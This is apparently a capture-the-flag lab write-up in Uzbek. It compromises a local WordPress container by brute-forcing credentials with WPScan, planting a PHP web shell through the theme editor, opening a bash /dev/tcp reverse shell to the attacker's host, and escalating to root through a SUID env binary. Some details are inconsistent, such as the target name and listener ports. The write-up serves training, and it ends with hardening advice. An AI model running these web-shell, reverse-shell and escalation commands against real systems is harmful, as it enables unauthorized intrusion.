

Walking cms — Dockerlabs



Target nomi: Rickdiculouslyeasy — VulnHub

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 23.08.2026

Umumiy xavf darajasi: Kritik (Critical)

Qisqacha xulosa

WordPress internetdagi barcha veb-saytlarning 40% dan ortig'ini boshqaradi — bu uni hujumchilar uchun eng jozibador nishonga aylantiradi. Uchinchi tomon plaginlari, tahrirlanadigan temalar va zaif parollar WordPress'ni juda keng hujum yuzasiga ega qiladi. Ushbu mashinada eng qisqa yo'l — WordPress'ning o'rnatilgan muharriri orqali masofaviy kod bajarish (RCE) va SUID sozlamalari orqali root huquqlarini olish.

1 — Enumerations

Portlarni skanerlash:

```
sudo nmap -p- --open --min-rate 5000 -n -Pn -vvvv 172.17.0.2
```

Natija: 80/tcp open

```

(linux@env)-[~/Desktop]
$ sudo nmap -p- --open --min-rate 5000 -n -Pn -vvvv 172.17.0.2
[sudo] password for linux:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 23:10 +0500
Initiating ARP Ping Scan at 23:10
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 23:10, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:10
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 23:10, 0.60s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000040s latency).
Scanned at 2026-08-23 23:10:03 +05 for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: F6:3D:74:5B:10:0E (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(linux@env)-[~/Desktop]
$ Odilov Aslanbek

```

Batafsil skaner:

```
sudo nmap -sCV -p80 172.17.0.2
```

Apache2 ishlayapti, standart sahifa ko'rinadi.

```

(linux@env)-[~/Desktop]
$ sudo nmap -sCV -p80 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 23:10 +0500
Nmap scan report for 172.17.0.2
Host is up (0.000055s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    PHP cli server 5.5 or later
|_http-title: Apache2 Debian Default Page: It works
MAC Address: F6:3D:74:5B:10:0E (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds

(linux@env)-[~/Desktop]
$ Odilov Aslanbek

```

Nmap http-enum skripti:

```
sudo nmap --script=http-enum 172.17.0.2
```

Natijada WordPress o'rnatilganligini ko'rsatuvchi papkalar aniqlandi.

```
(linux@env) - [~/Desktop]
$ sudo nmap --script=http-enum 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 23:11 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: F6:3D:74:5B:10:0E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds

(linux@env) - [~/Desktop]
$ Odilov Aslanbek
```

2 — WordPress'ni WPScan bilan tekshirish

WPScan ishga tushirish:

```
wpscan --url http://172.17.0.2/wordpress/ --api-token <TOKEN> --passwords /usr/share/wordlists/rockyou.txt
```

Natija:

- Foydalanuvchi nomi va parol topildi.
- Kirish: <http://172.17.0.2/wordpress/wp-login.php>

```
[!] Valid Combinations Found:
| Username: mario, Password: love


[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 1
| Requests Remaining: 24
[+] Finished: Sun Aug 23 23:18:33 2026
[+] Requests Done: 467
[+] Cached Requests: 9
[+] Most response codes received: 200: 436, 404: 28, failed: 1, 302: 1, 301: 1
[+] Data Sent: 228.171 KB
[+] Data Received: 25.016 MB
[+] Memory used: 169.758 MB
[+] Elapsed time: 00:00:16


(linux@env) - [~/Desktop]
$ odilov Aslanbek
```

Topilgan credenciasllar bilan tizimga authentication qilindi

Username: mario

Password: love





3 — Exploitation


RCE ni ishga tushirish

Qo'shilgan kod:

```
http://172.17.0.2/wordpress/wp-admin/admin.php?page=theme_editor_theme
```

php

```
<?php system($_GET['cmd']); ?>
```




Sinov:

text

<http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php?cmd=whoami>

Natija: foydalanuvchi nomi chiqdi. RCE ishlaydi.




4 — Initials access

Revers shell

```
nc -lvnp 443
```

```
http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php?cmd=bash -c "bash  
-i >%26 /dev/tcp/172.17.0.1/443 0>%261"
```



Natijada interaktiv shell olindi.

```
(linux@env) - [~/Desktop]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36278  
bash: cannot set terminal process group (204): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@fc34f7eca2de:~/html/wordpress/wp-content/themes/twentytwentytwo$ Odilov Aslanbek
```

5 — Privilege Escalation

wp-config.php ni tekshirish

```
cat /var/www/html/wordpress/wp-config.php
```

Ma'lumotlar bazasi kredensiallari topildi, lekin ular root olish uchun yetarli emas.

```

*/
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/documentation/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */
// Hace que WordPress genere sus URLs según la IP/host por la que se accede,
// de modo que el laboratorio funciona con cualquier IP del contenedor
// (172.17.0.2, .3, etc.) y no solo con la que tenía fijada en la base de datos.
if ( ! isset( $ _SERVER['HTTP_HOST'] ) ) {
    $__wc_scheme = ( ( ! empty( $ _SERVER['HTTPS'] ) && $ _SERVER['HTTPS'] !== 'off' )
        || ( isset( $ _SERVER['SERVER_PORT'] ) && (int) $ _SERVER['SERVER_PORT'] === 443 ) ) ? 'https' : 'http';
    define( 'WP_HOME', $__wc_scheme . '://' . $ _SERVER['HTTP_HOST'] . '/wordpress' );
    define( 'WP_SITEURL', $__wc_scheme . '://' . $ _SERVER['HTTP_HOST'] . '/wordpress' );
}

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
www-data@fc34f7eca2de:~/html/wordpress$ 0dilov Aslanbek

```

SUID binarlarni topish:

```
find / -perm -4000 2>/dev/null
```

Topilgan: `/usr/bin/env` (SUID active)

```

www-data@fc34f7eca2de:~/html/wordpress$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/env
/usr/bin/umount
/usr/bin/passwd
www-data@fc34f7eca2de:~/html/wordpress$ 0Dilov Aslanbek

```

Topilgan SUID ga mos payload GTFobins kutibxonasiidan olindi



[Sponsor](#)
[Fork](#)
[Star](#)
13,569

Shell

Shell

This executable can spawn an interactive system shell.

(a)

Unprivileged
Sudo
SUID

This function can be performed by any unprivileged user.

env /bin/sh

[Source](#) | [History](#)

Root access:

```
env /bin/sh -p
```

Natija: **root**

```

/usr/bin/passwd
www-data@fc34f7eca2de:~/html/wordpress$ env /bin/sh -p
env /bin/sh -p

id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
Odilov Aslanbek

```

Xulosa

Bosqich	Harakat
Aniqlash	WordPress topildi
Kredensiallar	WPScan + rockyou.txt
RCE	Tema muharriri orqali PHP kodi
Shell	Reverse shell
Huquq oshirish	SUID orqali <code>/usr/bin/env</code>
Natija	root

Himoya choralari

- WordPress admin parollari murakkab bo'lishi kerak.
 - `DISALLOW_FILE_EDIT` ni true ga qo'yib, tema muharririni o'chirish.
 - SUID huquqlarini faqat zarur binarlarga berish.
-

Manbalar

- [WPScan](#)
- [GTFOBins — env](#)
- [WordPress Hardening](#)
- [DockerLabs](#)